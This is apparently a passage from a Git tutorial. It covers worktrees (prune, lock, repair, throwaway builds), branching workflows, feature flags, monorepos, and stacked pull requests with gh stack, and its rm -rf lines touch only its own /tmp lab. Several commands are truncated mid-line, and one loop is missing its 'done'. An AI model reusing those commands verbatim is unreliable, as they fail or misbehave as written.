   worktrees/
       app-auth/                  ← admin dir for ../app-auth
          HEAD, index             ← that worktree's own
          gitdir                /tmp/wt/app-auth/.git   (back-link)
          locked                  ← optional, holds the reason
       app-api/  ...

app-auth/.git   (a file, not a directory)
    "gitdir: /tmp/wt/app/.git/worktrees/app-auth"   (forward link)
```

Fact	Consequence
Objects and refs are shared	A commit made in one worktree is immediately visible from all of them. No fetch or push between them
A branch can be checked out in only **one** worktree	`git switch` refuses with "already used by worktree". Two agents can never share a branch by accident
Git links worktrees in both directions with absolute paths (by default)	Moving either the repository or the worktree breaks a link until `git worktree repair`
Deleting the directory does not delete the admin dir	The entry stays, marked `prunable`, until `git worktree prune` (or `gc`) removes it
`gc` prunes stale entries only after `gc.worktreePruneExpire` (default `3.months.ago`)	Dead entries from scripts can linger for months
A `locked` worktree is never pruned	Use it for worktrees on removable or network storage

Worked examples (Cases)

```
#!/bin/sh
# setup.sh - a tiny repository to practise worktrees on
set -eu
git init -q -b main app
cd app
git config user.name demo; git config user.email demo@example.com
echo "v1" > README; git add README; git commit -q -m "init"
```

```
mkdir -p /tmp/wt && cd /tmp/wt && sh setup.sh && cd app
```

Case 1: One worktree per line of work

```
git worktree add -b feat/auth ../app-auth
git worktree add -b feat/api ../app-api
git worktree list
git switch feat/auth
```

```
Preparing worktree (new branch 'feat/auth')
HEAD is now at 06fb4a0 init
Preparing worktree (new branch 'feat/api')
HEAD is now at 06fb4a0 init
/tmp/wt/app      06fb4a0 [main]
```

```
/tmp/wt/app-api  06fb4a0 [feat/api]
/tmp/wt/app-auth 06fb4a0 [feat/auth]
fatal: 'feat/auth' is already used by worktree at '/tmp/wt/app-auth'
```

The refusal is the feature. If you give each agent or terminal its own branch *and* its own worktree, they cannot write to each other's files or move each other's `HEAD`.

Work done in one worktree is visible in the main one straight away, because the refs are shared:

```
echo token > ../app-auth/auth.txt
git -C ../app-auth add auth.txt
git -C ../app-auth commit -q -m "auth: token"
git log --oneline feat/auth
```

```
ef29406 auth: token
06fb4a0 init
```

Case 2: `rm -rf` leaves a ghost

```
rm -rf ../app-api
git worktree list
git worktree add ../app-api feat/api
git branch -d feat/api
```

```
/tmp/wt/app      06fb4a0 [main]
/tmp/wt/app-api  06fb4a0 [feat/api] prunable
/tmp/wt/app-auth ef29406 [feat/auth]
Preparing worktree (checking out 'feat/api')
fatal: '../app-api' is a missing but already registered worktree;
use 'add -f' to override, or 'prune' or 'remove' to clear
error: cannot delete branch 'feat/api' used by worktree at '/tmp/wt/app-api'
```

Three symptoms with one cause: `.git/worktrees/app-api/` still exists. `prune` removes it. Preview first:

```
git worktree prune -v --dry-run
git worktree prune -v
git worktree list
```

```
Removing worktrees/app-api: gitdir file points to non-existent location
Removing worktrees/app-api: gitdir file points to non-existent location
/tmp/wt/app      06fb4a0 [main]
/tmp/wt/app-auth ef29406 [feat/auth]
```

`add -f` would also "work", but it re-registers over the ghost without telling you what the ghost was. Prune first, so you know what you are clearing.

Case 3: Lock what lives somewhere unreliable

A worktree on a USB disk or a network mount looks missing whenever that storage is unmounted, and `prune` would delete its entry. Lock it:

```
git worktree lock --reason "on USB disk" ../app-auth
git worktree list --porcelain
```

```
worktree /tmp/wt/app
HEAD 06fb4a058502ead9fe687ef46f0b713757558027
branch refs/heads/main

worktree /tmp/wt/app-auth
HEAD ef2940632571767084 20c85cab3c9f9655d74166
branch refs/heads/feat/auth
locked on USB disk
```

Use `--porcelain` in scripts: it is stable, one attribute per line, and includes the lock reason. A locked worktree survives `prune` even when its directory is gone:

```
git worktree add -q --lock --reason ci -b feat/l ../app-l
rm -rf ../app-l
git worktree prune -v
git worktree list
```

```
/tmp/wt/app     06fb4a0 [main]
/tmp/wt/app-l   06fb4a0 [feat/l] locked
/tmp/wt/app-rel 06fb4a0 [feat/rel]
/tmp/wt/moved   ef29406 [feat/auth]
```

(`app-rel` and `moved` come from the next two cases; this listing was taken at the end of the session.) Nothing was pruned. A lock is a promise that the directory will come back. Unlock it with `git worktree unlock` when that is no longer true.

Case 4: `remove` protects your work, `mv` breaks the link, `repair` fixes it

```
git worktree unlock ../app-auth
echo wip > ../app-auth/x
git worktree remove ../app-auth
```

```
fatal: '../app-auth' contains modified or untracked files, use --force to delete it
```

`remove` refuses to throw away uncommitted work. That safety check is exactly what `rm -rf` skips.

Now move the worktree with plain `mv`:

```
mv ../app-auth ../moved
git worktree list
git -C ../moved status --short
git worktree repair ../moved
git worktree list
cat ../moved/.git
cat .git/worktrees/app-auth/gitdir
```

```
/tmp/wt/app      06fb4a0 [main]
/tmp/wt/app-auth ef29406 [feat/auth] prunable
?? x
repair: gitdir incorrect: /tmp/wt/app/.git/worktrees/app-auth/gitdir
/tmp/wt/app   06fb4a0 [main]
/tmp/wt/moved ef29406 [feat/auth]
/tmp/wt/moved/.git
gitdir: /tmp/wt/app/.git/worktrees/app-auth
```

Inside `../moved`, Git still works (the forward link is intact). From the main repository the worktree looks dead, and a `prune` at that moment would have deleted its entry. `repair` rewrote the back-link. Better still, move worktrees with `git worktree move`, which updates both links, and run `repair` from inside the main repository after moving the repository itself.

Case 5: Relative links for repositories that move

If the whole tree gets moved together (a container bind mount at a different path, a synced home directory), use relative links:

```
git worktree add --relative-paths -b feat/rel ../app-rel
cat ../app-rel/.git
cat .git/worktrees/app-rel/gitdir
git config --get extensions.relativeWorktrees
```

```
Preparing worktree (new branch 'feat/rel')
HEAD is now at 06fb4a0 init
gitdir: ../app/.git/worktrees/app-rel
../../../../app-rel/.git
true
```

Git turns on the repository extension `extensions.relativeWorktrees`, so Git versions older than 2.48 will refuse to open the repository. Set `worktree.useRelativePaths=true` to make it the default for new worktrees.

Case 6: A throwaway build that cannot leak

```
#!/bin/sh
# build-in-worktree.sh - build a ref in a throwaway worktree and always clean up
set -eu
ref=${1:-HEAD}
dir=$(mktemp -d)/build
git worktree add --detach --quiet "$dir" "$ref"
trap 'git worktree remove --force "$dir"; rmdir "$(dirname "$dir")"' EXIT
cd "$dir"
echo "building $(git rev-parse --short HEAD) in $dir"
cat README
```

```
for i in 1 2 3; do sh ../build-in-worktree.sh main; done
git worktree list
```

```
building 06fb4a0 in /tmp/tmp.7WzwdgzHCW/build
v1
building 06fb4a0 in /tmp/tmp.JUblBcUqaw/build
v1
building 06fb4a0 in /tmp/tmp.I9w49C4jYp/build
v1
/tmp/wt/app     06fb4a0 [main]
/tmp/wt/app-rel 06fb4a0 [feat/rel]
/tmp/wt/moved   ef29406 [feat/auth]
```

Three runs, zero leftovers. `--detach` avoids tying up a branch, and the `EXIT` trap removes the worktree through Git even when the build fails. Compare a script that cleans up with `rm -rf`:

```
d=$(mktemp -d)/b; git worktree add --detach -q "$d" main; rm -rf "$d"
git worktree list
git worktree prune -v
```

```
/tmp/wt/app           06fb4a0 [main]
/tmp/tmp.AkImVxMd26/b 06fb4a0 (detached HEAD) prunable
/tmp/wt/app-rel       06fb4a0 [feat/rel]
/tmp/wt/moved         ef29406 [feat/auth]
Removing worktrees/b: gitdir file points to non-existent location
```

Each such run leaves one more `prunable` entry, and `gc` will not clean them up for three months.

The trap

A fixed worktree path plus one crash equals a script that never runs again. Many deploy scripts and agent harnesses use the same path every time (`../build`, `../agent-1`). If one run is

killed before its clean-up, the next run hits Case 2's error at `git worktree add` (Git checks the *path* against registered entries) and stops. The usual "fix" is `add -f`, which hides the problem instead of finding out why the last run died.

With unique paths (`mktemp`) the failure is quieter but still there. Git names admin directories after the last path component, so the leftovers from Case 6's `rm -rf` variant look like this:

```
for i in 1 2 3; do d=$(mktemp -d)/build; git worktree add --detach -q "$d" main; rm -rf "$d"
ls .git/worktrees
```

```
app-auth
app-l
app-rel
build
build1
build2
```

Nothing in those names tells you which run created them or whether anything still owns them. The fix is not a cleverer naming scheme. Remove worktrees with `git worktree remove`, and run `git worktree prune` at the **start** of any script or harness that creates worktrees, so each run begins from a known state.

The boring rule

> One task, one branch, one worktree. Create it with `git worktree add`, end it with `git worktree remove` (in a `trap` for scripts), move it with `git worktree move`, and lock anything on storage that comes and goes. Start every worktree-creating script with `git worktree prune`, and read state with `git worktree list --porcelain`, never by listing directories.

Try this

1. Run Case 6 with the `rm -rf` variant ten times, then list `.git/worktrees/`. Run `git worktree prune -v` and count the lines.
2. Move the **main** repository (`mv /tmp/wt/app /tmp/wt/app2`), run `git -C /tmp/wt/moved status`, and then fix it with `git worktree repair /tmp/wt/moved` from inside `app2`.
3. Set `gc.worktreePruneExpire=now`, create and `rm -rf` a worktree, and confirm that `git gc` removes the entry.
4. Write a harness that starts three parallel jobs, each in its own `--detach` worktree, and prove with `git worktree list --porcelain` that none survive a `kill` of the harness (hint: trap `INT` and `TERM` as well as `EXIT`).

Sources

- git-worktree(1): `add`, `list --porcelain`, `lock`, `move`, `prune`, `remove`, `repair`, `--relative-paths`, `worktree.useRelativePaths`
- git-config(1): `gc.worktreePruneExpire`, `extensions.relativeWorktrees`
- git-gc(1): when `gc` prunes worktree metadata
- Git release notes: 2.31 (`prunable` in `worktree list`), 2.48 (relative worktree paths)

Branching Workflows

Theory

Theory: A Workflow is a Policy on Names, Not a Git Feature

Git Flow, GitHub Flow, and trunk-based development are **agreements** about which refs are long-lived, how long a feature name lives, and how `main` stays deployable. Git will merge whatever you ask. The workflow is which asks you allow.

Invariants

1. Long-lived branches **diverge**; every extra one is a merge or rebase tax.
2. Short-lived `feat/*` off `main` (GitHub Flow topology) is independent of GitHub the product.
3. Trunk-based requires **runtime flags** or very small commits so `main` can take unfinished code.
4. Monorepo vs polyrepo is a **repository boundary** decision; worktrees still apply; submodules usually do not in a monorepo.

```
Git Flow          main + develop + release/*     high ceremony
GitHub Flow       main + short feat/*            this book's desk default
Trunk-based       main + flags                   high CI, tiny commits
```

Why write it down

A strategy that exists only in chat is not enforceable. Chapter 31 (governance) is how a forge *requires* reviews and checks. This chapter is the graph you are asking Git to keep.

What can break

- Git Flow on a two-person `desk-api` (ceremony without versions in the wild).
- Trunk-based without tests or flags.
- A monorepo whose CI always builds everything.

How to read this chapter

Git Flow, GitHub Flow/trunk, flags, mono/poly, choosing; then forking, stacked changes, release tags.

Git Flow

Git Flow: The Classic Model

After this page you can name Git Flow's long-lived branches and when the extra machinery is worth it.

The picture

```
main          production; tagged releases
develop       next release; features merge here
feat/…        branched from develop, merged back (often --no-ff)
release/x.y   branched from develop, hotfixes, then merge to main *and* develop
hotfix/…      branched from main, merge to main *and* develop
```

`main` is always what is in production. `develop` is the integration line. Features never commit straight to `main`.

```
 main     A          H1   v1.2
            \
 develop     B ← C ← D ← E ← F
                   \
 feat/invoices       X ← Y
```

Commands (shape, not a plugin)

```
cd ~/desk/desk-api
git switch main
git switch -c develop
git switch -c feat/invoices develop
# … commits …
git switch develop
git merge --no-ff feat/invoices
git branch -d feat/invoices
```

`--no-ff` keeps a join node so `git log --first-parent develop` lists features.

What it costs

Two long-lived branches that **diverge**. Every hotfix is merged twice. Release branches exist for weeks. For `desk-api` with one or two people, this is a lot of graph.

What it buys

A support team that must ship `1.2.3` while `develop` already contains `2.0` work. Multiple versions in the wild. A release manager.

Use Git Flow when you **actually** have that. The original `git-flow` CLI is optional; the branch names are the model.

Chapter 31 is how a forge **enforces** this (protected `main`, required PRs). This page is the topology.

GitHub Flow and Trunk-Based

GitHub Flow and Trunk-Based Development

After this page you can contrast a short-lived PR branch with committing to `main` behind flags.

GitHub Flow (as a Git topology)

```
main          always deployable
feat/…        branched from main, opened as a PR, merged, deleted
```

There is no long-lived `develop`. Production is `main` (or a tag on it). CI on the PR is the gate.

```
 GitHub Flow

 main     A ← B ← C ← M          always deployable

 feat/ping      D ← E            PR, then delete
```

```
git switch main
git pull --ff-only
git switch -c feat/ping-json
# commits, push, PR, merge on the forge
git switch main
git pull --ff-only
git branch -d feat/ping-json
```

The name "GitHub Flow" is a topology. You can do it on Forgejo or GitLab. The forge UI is a PR/MR; Git is short-lived branches off `main`.

Trunk-based

Engineers commit to `main` (the **trunk**) at least daily, often several times a day. Features that are not ready stay **dark** behind a flag (next page). Release branches, if any, are cut from `main` and live days, not months.

```
trunk-based

main     A ← B ← C ← D ← E ← F     tiny commits, flags hide unfinished work
```

```
                    release/1.2   short-lived, if you even cut one
```

```
git switch main
# small commit
git pull --rebase
git push
```

Feature branches, when used, last hours. Rebase onto `main` before merge. `--ff-only` after a rebase is the usual integrate.

Compare

	Git Flow	GitHub Flow	Trunk-based
Long-lived lines	`main` + `develop`	`main`	`main`
Feature life-time	Days–weeks	Hours–days	Hours or a flag
Release	`release/*` branch	Tag / deploy `main`	Tag / short `release/*`
Fits	Multi-version products	Web apps, desk tools	High-CI teams

`desk-api` in this book defaults to **GitHub Flow topology**: short `feat/` branches, `main` deployable. Trunk-based is the same graph with even shorter branches.

Enforcement (required reviews, required checks) is chapter 31. The next page is flags, which make trunk-based possible.

Feature Flags

Feature Flags and Deployment

After this page you can ship code to `main` that is not yet on for users.

A flag is a runtime switch

The commit on `main` contains the new code. Production **does not call it** until a config value is true. That is how trunk-based teams merge daily without releasing half-built ping JSON.

```
main     A ← B ← C ← flag-commit ← D     all on main

production
  DESK_PING_JSON=0   →  old string path
  DESK_PING_JSON=1   →  JSON path

Git shipped the code at flag-commit; the env var is the release.
```

Toy `desk-api` (Python, Linux):

```
# src/ping.py
import os

def ping():
    if os.environ.get("DESK_PING_JSON") == "1":
        return {"status": "ok"}
    return "ok"
```

```
export DESK_PING_JSON=1
python -c 'from src.ping import ping; print(ping())'
```

The flag lives in the environment, a file under `/etc`, or a later config service. Git holds the code; the flag holds the **release**.

What Git still does

- Small commits on `main` (or short `feat/` branches)
- Revert the commit if the code is wrong (chapter 10)
- The flag can stay off while you fix

A flag is not a substitute for `git revert` when the code crashes before the flag is read.

Cleanup

Every flag is debt. When `DESK_PING_JSON` is on everywhere, delete the old branch in the `if` and the env var. A follow-up commit: `chore: remove ping JSON flag`.

GitOps preview

Later parts deploy from Git. A flag in the **application** is still an env var on the cluster. A flag in **Git** (a value in `desk-infra`) is GitOps: changing the file and merging to `main` is the release. Same idea, different file.

Monorepos vs Polyrepos

Monorepos vs Polyrepos

After this page you can place `desk-web`, `desk-api`, and `desk-infra` in one Git repository or three, on purpose.

Polyrepo (this book's default so far)

Three repositories, three histories, three remotes:

```
~/desk/desk-web
~/desk/desk-api
~/desk/desk-infra
```

Each clones, branches, and CI-runs on its own. A change that spans API and web is two pull requests. Versions of each other are documented ("web 1.2 needs api 1.4") or ignored until something breaks.

Monorepo

One repository:

```
~/desk/desk/
  web/
  api/
  infra/
```

One `git clone`, one `main`, one PR can touch all three. CI must learn to run only what changed, or it becomes slow. Sparse checkout and partial clone (chapter 19) exist because monorepos grow.

Trade-offs

	Monorepo	Polyrepo
Cross-project change	One PR	Several PRs, several versions
Access control	One repo (paths, CODEOWNERS)	Separate remotes, easier per-team ACLs
CI	Must be smart or it is slow	Simple per repo

	Monorepo	Polyrepo
Submodules	Rarely needed	Common for shared libs
Git scale	Packfiles, sparse, LFS	Each repo stays small

Linux tooling

Path-based CI (`git diff --name-only origin/main...HEAD | grep '^api/'`) is how a monorepo stays fast. `CODEOWNERS` (chapter 31) assigns `api/` to one team. None of that requires GitHub; the files are in Git.

This book

Labs keep **three polyrepos** so platform chapters can push `desk-api` to GitLab and Forgejo independently. If your real desk is a monorepo, the Git commands are the same; only the directory layout changes. Worktrees still apply. Submodules usually do not.

Choosing a Strategy

Choosing a Strategy

After this page you can write a short default for `desk-api` and know where this book will enforce it later.

```
versions in the wild?   yes    Git Flow (main + develop + release/*)

       no

several merges/day + flags?   yes    trunk-based

       no

GitHub Flow     short feat/* off main     ← desk default
```

A default for this book's desk

- **Topology:** GitHub Flow — short `feat/` / `fix/` branches off `main`, delete after integrate
- **Integrate:** rebase the feature onto `main`, then `--ff-only` or a forge squash
- **`main`:** always deployable; revert to undo (never rebase published `main`)
- **Repos:** polyrepo (`desk-web`, `desk-api`, `desk-infra`) until a chapter says otherwise
- **Host:** Linux; hooks and CI run there first

Write it in `README.md` or `CONTRIBUTING.md` in the repo. A strategy that exists only in someone's head is not a strategy.

When to change it

- Multiple supported versions in production → Git Flow release branches
- Several merges to `main` per engineer per day and strong tests → trunk-based plus flags
- One PR always touches all three desks → consider a monorepo
- A compliance officer needs a merge commit per change → `--no-ff` on `main`

What Git will not decide

Git will merge whatever you ask. Forges add buttons (squash, rebase, merge). Chapter 31 is branch protection, code owners, required checks. This chapter is the **agreement**. The next part (power

skills) is internals, reflog, bisect, and repair — the tools you want when the agreement meets a bad Tuesday.

The Forking Workflow

The Forking Workflow

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Personal fork, `upstream`, PRs from forks.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Stacked Changes: Stacked Pull Requests on GitHub

Stacked Changes: Stacked Pull Requests on GitHub

Thesis

A large change is easier to review as a **stack**: a chain of small branches where each one builds on the one below it, and each one is reviewed as its own pull request. Git has always been able to build that chain. What used to be missing was the hosting side. Each pull request showed the whole chain's diff, rules and CI ran against the wrong base, and merging the bottom PR left every PR above it pointing at a branch that no longer existed.

On **6 October 2026** GitHub made **stacked pull requests** generally available on every github.com plan, with support in GitHub Enterprise Server promised for a later release. A stack is now a first-class object on the server. GitHub knows the order, shows each layer's diff against the layer below, evaluates rules as if every PR targeted the stack's trunk, rebases the remaining layers when the bottom one merges, and lands any prefix of the stack in a single atomic operation. The local side is the `gh stack` extension for GitHub CLI.

The skill this page teaches is keeping **three views of the stack in agreement**: your branches, the stack metadata `gh stack` keeps beside them, and the stack object on GitHub. Most stack problems come from one of the three changing without the other two.

The transcripts use Git 2.47, GitHub CLI 2.46 and `gh stack` 0.2.1 (released 9 October 2026), on Linux. The `gh stack` documentation asks for GitHub CLI 2.0+ and Git 2.36+.

Mental model

```
     trunk            layer 1              layer 2              layer 3
main       auth-model       auth-route       auth-tests
                 PR #41              PR #42              PR #43
              base: main          base: auth-model    base: auth-route
              diff: models.py     diff: routes.py     diff: test_routes.py

   rules, required checks, CODEOWNERS, Actions: evaluated as if every PR targeted main

merge PR #43  →  #41, #42, #43 land together (one atomic operation, bottom-up)
merge PR #42  →  #41, #42 land; #43 stays open and is retargeted to main
```

Piece	Where it lives	What it knows
Branches	`refs/heads/*` in your clone and on GitHub	Commits only. Git has no idea they form a stack
Local stack metadata	`.git/gh-stack` (JSON)	Trunk, branch order, and the commit each layer was last based on
Stack object	GitHub	PR order, merge state, queue state. Drives the UI, merge box, webhooks and automatic rebases

Rule (GitHub docs)	Consequence
All branches in the **same repository**	No cross-fork stacks. Contributors without push access cannot stack
A stack must have a **linear history** between its branches to merge	After a lower layer or the trunk changes, run a cascading rebase (`gh stack rebase`, or **Rebase stack** in the merge box)
PRs merge **bottom-up**. Merging a PR merges every PR below it	"Merge" on the top PR lands the whole stack
Merge commit / squash / rebase all supported	Squash creates one commit **per PR**, so `n` PRs give `n` commits on the trunk
Merge queue	The stack enters as one merge group. Ejecting a PR also ejects every PR above it
Rebase without diff changes	Approvals are kept, even with "dismiss stale approvals" enabled
Bypass permissions	Only the **lowest unmerged** PR can be merged with a bypass

Worked examples (Cases)

Install the extension once:

```
gh extension install github/gh-stack
gh stack --version
```

```
gh stack version 0.2.1
```

The lab below needs no GitHub repository and no network. A plain local repository called `upstream` stands in for GitHub: we commit to it directly to make "the trunk moved" or "a PR merged" happen, and `desk-api` is a clone of it. Nothing in the lab pushes. Source the setup file so your commit hashes match the transcripts:

```
# stack-setup.sh - source me: a local "GitHub" (upstream) and a clone of it (desk-api)
# upstream is an ordinary repository we commit to directly, so nothing in this lab pushes an
export GIT_AUTHOR_NAME=Ada GIT_AUTHOR_EMAIL=ada@example.com
```

```
export GIT_COMMITTER_NAME=Ada GIT_COMMITTER_EMAIL=ada@example.com
export GIT_AUTHOR_DATE="2026-10-13T08:00:00+05:30" GIT_COMMITTER_DATE="2026-10-13T08:00:00+0
rm -rf /tmp/stack-lab && mkdir -p /tmp/stack-lab && cd /tmp/stack-lab
git init -q -b main upstream
printf 'def handler():\n    return 200\n' > upstream/app.py
git -C upstream add app.py && git -C upstream commit -qm "initial"
git clone -q upstream desk-api && cd desk-api
```

```
source stack-setup.sh
```

Case 1: Start a stack

```
gh stack init auth-model
printf 'class User:\n    def __init__(self, name):\n        self.name = name\n' > models.py
git add models.py && git commit -qm "Add User model"
```

```
 Created stack: main ← auth-model
 You're on auth-model (top of stack).

What's next:
  • commit your work as usual, then add a layer:  gh stack add
  • see your stack any time:                      gh stack view
  • when ready to open PRs:                       gh stack submit
```

`gh stack init` creates the first branch from the trunk and records the stack. From here on you commit with ordinary Git.

Case 2: One layer per reviewable idea

```
printf 'def login(user):\n    return 200\n' > routes.py
gh stack add -Am "Add /login route" auth-route
printf 'def test_login():\n    assert True\n' > test_routes.py
gh stack add -Am "Test /login" auth-tests
gh stack view --short
```

```
 Created branch auth-route (layer 2) with commit 576d4a2b6e114f9a1c8e322bd964323c6291278d
 Created branch auth-tests (layer 3) with commit 334abaf62c2030f3b831ac41c3a644cd2a0014d1
» auth-tests (current)
  auth-route
  auth-model
  main
```

`gh stack add -Am MSG NAME` stages everything, commits, and creates the next layer in one step. The rule is in the docs and easy to miss: if the current branch has **no commits yet**, the commit

lands on it. If it already has commits, a **new** branch is created on top. In Case 2 each current branch already had a commit, so each `add` created a new layer. Case 1 could have used `gh stack add -Am "Add User model"` instead of `git commit`. On a fresh `auth-model` the extension says so and commits in place:

```
Branch l1 has no prior commits - adding your commit here instead of creating a new branch
```

(That line comes from a separate one-layer scratch stack named `l1`.)

Case 3: Where the stack lives on your disk

```
jq . .git/gh-stack
```

```
{
  "schemaVersion": 1,
  "repository": "",
  "stacks": [
    {
      "trunk": {
        "branch": "main",
        "head": "c7ba999b678d838250f9f42aef4b8b3dcd9fe6a2"
      },
      "branches": [
        {
          "branch": "auth-model",
          "base": "c7ba999b678d838250f9f42aef4b8b3dcd9fe6a2"
        },
        {
          "branch": "auth-route",
          "base": "f789cde542e9cd2689a11b02cdc41b26b803950e"
        },
        {
          "branch": "auth-tests",
          "base": "576d4a2b6e114f9a1c8e322bd964323c6291278d"
        }
      ]
    }
  ]
}
```

This file is the second of the three views. It is plain JSON beside your refs. Note what it stores: for each layer, the **commit it was based on**, not the commit it currently points at. That is how `gh stack` notices that a lower layer has moved. `repository` is empty here because the lab's remote is not on GitHub. In a real clone it names `owner/repo`.

Case 4: A review fix on the bottom layer

The reviewer of PR 1 wants a type annotation. Make the change **in the layer it belongs to**, not in the layer you happen to be on:

```
gh stack bottom
printf 'class User:\n    def __init__(self, name: str):\n        self.name = name\n' > model
git commit -qam "User: annotate name"
gh stack view --json | jq -r '.branches[] | "\(.name)\tneedsRebase=\(.needsRebase)"'
```

```
 Switched to auth-model
auth-model  needsRebase=false
auth-route  needsRebase=true
auth-tests  needsRebase=false
```

`needsRebase=true` on `auth-route` means "my recorded base is no longer the tip of the layer below". On GitHub the merge box would show **Rebase stack**, and the stack cannot merge until its history is linear again.

Case 5: Trunk moves too; one cascading rebase fixes both

```
printf 'VERSION = "1.1"\n' > ../upstream/version.py                    # trunk moves on "GitHu
git -C ../upstream add version.py && git -C ../upstream commit -qm "Bump version"
gh stack rebase
git log --oneline --graph --decorate --decorate-refs=refs/heads auth-tests
base=main   # what each PR's reviewer sees: the diff against the layer below
for b in auth-model auth-route auth-tests; do
  printf '%-11s vs %-11s %s\n' "$b" "$base" "$(git diff --shortstat "$base" "$b")"; base=$b
done
```

```
 Fetched latest main from origin
 Trunk main fast-forwarded to caee569
Stack detected: (main) <- auth-model <- auth-route <- auth-tests
Rebasing branches in order, starting from auth-model to auth-tests
 Rebased auth-model onto main
 Rebased auth-route onto auth-model
 Rebased auth-tests onto auth-route
All branches in stack rebased locally with main (caee569)
To push up your changes, run `gh stack push`
* cdf86eb (auth-tests) Test /login
* 4bfa7af (auth-route) Add /login route
* 9692066 (auth-model) User: annotate name
* 6459469 Add User model
* caee569 (main) Bump version
* c7ba999 initial
```

```
auth-model  vs main         1 file changed, 3 insertions(+)
auth-route  vs auth-model   1 file changed, 2 insertions(+)
auth-tests  vs auth-route   1 file changed, 2 insertions(+)
```

`gh stack rebase` fetched the trunk, fast-forwarded `main`, then rebased each layer onto the one below, bottom to top. The last loop prints what each PR's reviewer sees. Every layer still shows only its own file, so nobody re-reviews `models.py` in PR 2.

To publish, `gh stack push` force-pushes each active branch with its own `--force-with-lease`. Its help text is explicit that this is **not** atomic:

```
Uses explicit per-branch --force-with-lease checks. Updates are not atomic: a
branch may update even if another branch is rejected. Fix the rejected branch
and run the command again; branches already updated will be unchanged.
```

`gh stack sync` (fetch, reconcile with GitHub, rebase, push, refresh PR state) pushes with `--force-with-lease --atomic`, so all branches move or none do. Prefer `sync` when reviewers are watching the stack.

`gh stack submit` is the step that creates things on GitHub. It pushes, creates one PR per layer with the right base branch, and links them into a stack object. The rest of this page stays local.

Case 6: What GitHub does that your clone cannot

These behaviours belong to the server. This lab cannot show them, so here they are as GitHub documents them:

- **Rules use the stack's trunk.** Required reviews, required checks, CODEOWNERS and code scanning are evaluated as if each PR targeted the trunk (usually `main`). A mid-stack PR is held to the same bar as the bottom one.
- **Actions see the trunk too.** A workflow on `pull_request` for `main` runs for every PR in the stack, and `github.event.pull_request.stack` carries stack metadata to workflow expressions.
- **Merging the bottom PR rebases the rest automatically**, and the next PR is retargeted to the trunk. If the trunk branch of a stack is deleted, GitHub now retargets the stack instead of closing its bottom PR.
- **Signed commits.** The GA changelog and the stacked-PR reference say that a server-side **Rebase stack** creates signed replacement commits that keep the original authorship. The *Managing stacked pull requests* how-to still carried an older note saying server-side rebase commits are **not** signed. If your branch rules require signatures, test once on your repository, or rebase locally with `gh stack rebase` so your own signing configuration applies.
- **Webhooks.** `pull_request` events include a `stacked` action when a PR joins a stack.
- **Other tools.** Branches pushed by Jujutsu, Sapling or plain Git can be linked into a stack with `gh stack link` or on the website. The extension is a convenience, not a requirement.

The trap

A layer lands outside the stack, and the stack still believes it is open.

A colleague merges `auth-model` into `main` some other way: from a non-stacked PR, a squash merge done by hand, or a cherry-pick to `main`. GitHub never saw a stack merge, so neither your metadata nor the stack object knows that layer 1 has landed. The next cascading rebase tries to replay layer 1 onto a trunk that already contains it in squashed form:

```
# someone lands layer 1 on "GitHub" as a plain squash merge, outside the stack
git -C ../upstream fetch -q "$PWD" auth-model
git -C ../upstream merge -q --squash FETCH_HEAD >/dev/null
git -C ../upstream commit -qm "Add User model (#41)"
gh stack rebase; echo "exit=$?"
git status --short
gh stack rebase --abort
```

```
 Fetched latest main from origin
 Trunk main fast-forwarded to aae8b37
Stack detected: (main) <- auth-model <- auth-route <- auth-tests
Rebasing branches in order, starting from auth-model to auth-tests
 Rebasing auth-model onto main - conflict
Conflict worktree: /tmp/stack-lab/desk-api
Resolve and stage files in that worktree; continuation may be run from any worktree.

Conflicted files:
  C models.py (lines 2-6)

To resolve:
  1. Open each conflicted file and look for conflict markers:
     <<<<<<< HEAD  (incoming changes from main)
     =======
     >>>>>>>  (changes being rebased)
  2. Edit the file to keep the desired changes and remove the markers
  3. Stage resolved files: `git add <file>`
  4. Continue:  `gh stack rebase --continue`

Resolve conflicts on auth-model, then run `gh stack rebase --continue`
Or abort this operation with `gh stack rebase --abort`
exit=3
AA models.py
 Rebase aborted and branches restored
```

Exit code `3` is the documented "rebase conflict" code. The conflict is not a real disagreement between two changes. It is the same change arriving twice under different hashes. Resolving it by hand ("keep both", "keep ours") is how stacks end up with duplicated or half-reverted code. `--abort` puts every branch back, which is why the last line is safe.

Fix the branches first, then fix the metadata, and only then let anything talk to GitHub:

```
git rebase --onto origin/main auth-model auth-tests --update-refs
git log --oneline --graph --decorate --decorate-refs=refs/heads auth-tests
gh stack unstack --local
gh stack init auth-route auth-tests
gh stack view --json | jq -r '.branches[] | "\(.name)\tneedsRebase=\(.needsRebase)"'
```

```
Rebasing (1/3)
Rebasing (2/3)
Rebasing (3/3)
Successfully rebased and updated refs/heads/auth-tests.
Updated the following refs with --update-refs:
    refs/heads/auth-route
* 6ef7b7a (auth-tests) Test /login
* 5dd7caa (auth-route) Add /login route
* aae8b37 (main) Add User model (#41)
* caee569 Bump version
* c7ba999 initial
  Stack removed from local tracking
  Adopted 2 branches: main ← auth-route ← auth-tests
   You're on auth-tests (top of stack).

What's next:
  • see the full stack:                          gh stack view
  • move between branches:                       gh stack switch
  • link these PRs into a Stack on GitHub:       gh stack submit
auth-route  needsRebase=false
auth-tests  needsRebase=false
```

`--onto origin/main auth-model auth-tests` replays only the commits above the landed layer (the third "Rebasing" step is the `update-ref` instruction), and `--update-refs` carries `auth-route` along. The mechanics are the same as for a squash-merged bottom branch with plain Git. See *update-refs and keep-base* in the rebasing chapter. `gh stack unstack --local` forgets the stale tracking **without** calling GitHub. Plain `gh stack unstack` would also dissolve the stack on the server. `gh stack init` with existing branch names adopts them in order. Then run `gh stack submit`. Its documented steps include updating the base branch of existing PRs, here moving the `auth-route` PR onto `main`, and creating or updating the stack object on GitHub so that it holds only the two remaining PRs.

Prevention is cheaper than cure. **Land stacked work only through the stack**, from the merge box or with `gh stack merge`. Then GitHub records the merge, rebases the layers above, and `gh stack sync` brings that state back into your clone: `push` skips merged and queued branches, and `view` marks them `isMerged`. No tool can recognise a change that landed some other way. When a cascading rebase conflicts on code you know is already on the trunk, abort and cut the layer off as shown above. Do not resolve the conflict.

The boring rule

> One reviewable idea per layer, all branches in one repository. Make fixes in the layer they belong to, then `gh stack rebase` (or `sync`) and never hand-merge a layer out of order. Publish with `gh stack sync` (atomic) or `submit`, and land through the stack, bottom-up, never around it. When the three views disagree, fix the branches, then the local metadata (`unstack --local` + `init`), then GitHub.

Try this

